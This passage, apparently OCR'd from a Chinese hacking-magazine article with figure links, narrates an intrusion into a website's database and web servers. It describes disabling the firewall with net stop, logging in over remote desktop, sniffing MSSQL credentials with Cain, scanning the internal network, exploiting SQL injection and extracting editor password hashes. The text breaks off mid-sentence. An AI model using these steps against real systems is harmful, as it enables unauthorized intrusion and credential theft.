


图2



图3

在MSSQL里，如无意外，SA权限意味着管理员权限，我们到了这一步这个方法是比较好的：找出IP地址，查看终端服务，连接登录服务器。利用ipconfig执行查看IP信息，发现不与主站同一服务器，属于常见的WEB与数据库分离，如图2。

第一条思路断了，可喜的是该服务器拥有外网IP，这个时候的思路是添加帐号，登录数据库服务器再做进一步的渗透，我执行命令“net start”查看开放服务，如图3。

打开远程终端连接，却连不上服务器，初步判定有两种情况会导致我们无法连接上服务器：

1、防火墙阻拦“系统自带TCP/IP筛选、IP安全策略”；

2、连接端口不正确。

通过上图的服务列表我们发现，该服务器开启了系统自带的防火墙，并且亦未发现安装的三方防火墙服务（诸如ZoneAlarm）。这情况符合我们上面列举的第一条，使用“net stop”成功关闭防火墙服务，如图4。

再次连接依旧失败，排除了第一种情况。现在剩余端口查看了，命令“netstat -an”可以查看当前活动端口，执行，结果出来了，如图5。




图4




图5

数据比较杂乱，经过连接排除，确认终端端口5999。打开连接，成功可以登录服务器！渗透一个很重要的环节是收集资料，并对这些资料进行分析，利用。大型站点的服务器命名都是很有规则的，通常进入服务器，我的第一个步骤是收集信息，查看周边环境，有点扯远了，我们来大致了解下该服务器，获得以下信息。计算机名称：data1，双网卡：一个内网，一个外网。我们拿下了数据库，离主站服务器还很远。现在有三个方法用来渗透主站服务器：

1、读取、修改服务器帐号密码信息，登录主站后台管理做

进一步的工作；

2、利用嗅探获取密码信息；

3、内网扫描、溢出。

第一个方法：鉴于本人技术有限，多方努力均未能在主站服务器找到管理后台，所以此方法无果。并且查看了数据库表项、帐号密码信息、磁盘存储文件也没得到比较有用的信息。几方综合初步得出一个结论：怀疑此服务器并非主站数据库。第二个方法：在服务器安装了 Cain，我嗅探连个网段内网段、外网段，抓到如下 MSSQL 连接信息，如图6、图7。




图6




图7

并没有嗅探到 FTP、WEB 登录帐号信息等，均是连接本机 MSSQL 数据库的登录帐号密码信息。第三个方法：通过 X-scan 的扫描报告，包含本机共有三台存活主机，内网 IP 分别是：192.168.0.x，192.168.0.x，解析主机名称对应为：xxx2，xxxweb1。到了这里我们对主机网络拓扑有了简单了解，如图 8 。




图8

主站的数据库服务器是 data2 并非 data1，主站服务器名称为 xxxweb1，并且分别获得 data2，xxxweb1 的外网 IP 为：xx.xx.xx.xx，yy.yy.yy.yy。此两服务器均开放 WEB 服务。分别打开访问，思路到这里陷入了僵局。前三个方法无法获取主站服务器的权限，不过我们也得到了相应的信息，这些信息对后面的入侵极其有用。思路还是转到了主站上面，幸运的是我又发现了一个 SQL 注入点（这里有个小经验：啊 D 注入工具在扫描站点的时候，判断是否是 SQL 注入点，在这个过程中是需要点时间的，所以有些有漏洞站点，或许因为访问速度慢，或者检测未完成，啊 D 的 SQL 注入页面提示为空注入点，希望大家能多等会，或许会让你感到意外）。数据库 MSSQL，权限为 DB_OWNER，不过权限不小，能列举目录，甚至跨库查询，推测这些数据库均使用同一个 SQL 帐号。这个数据库服务器是 data1 还是 data2？我希望是 data2，结果如所希望的，确实是 data2 数据库服务器，请看 SQL 查询结果，如图9。




图9

确认该数据库服务器为 data2，利用此站点找了半天的目录、数据，问题还是很严重，无法找到主站管理后台，停止了查看目录、数据这个步骤。我对该服务器进行了跨库查询，列举数据表项目，如图10。




图10

排查了半天，确认 eweb 这个数据库，因为查询到存在 ewebeditor 数据库，不难推测主站服务器采用 ewebeditor 在线编辑器。在主站打开这个目录，运气还是不错，确实存在，并且有登录界面，使用默认帐号登录失败，下载默认数据库再次失败，挺能折腾人的。主站的 ewebeditor 数据库不是 mdb，而是存储数据库服务器 data2 的 eweb 数据库里。OK，既然能查看数据库 eweb 那就好办了，ewebeditor 的帐号、密码均是 MD5 加密存储，拿到两个 MD5 值，仅解出了帐号，密码并未成功破解。这个还是比较痛苦的，一波未平一波又起。如果从 ewebeditor 这条路下去，我们必须修改 eweb 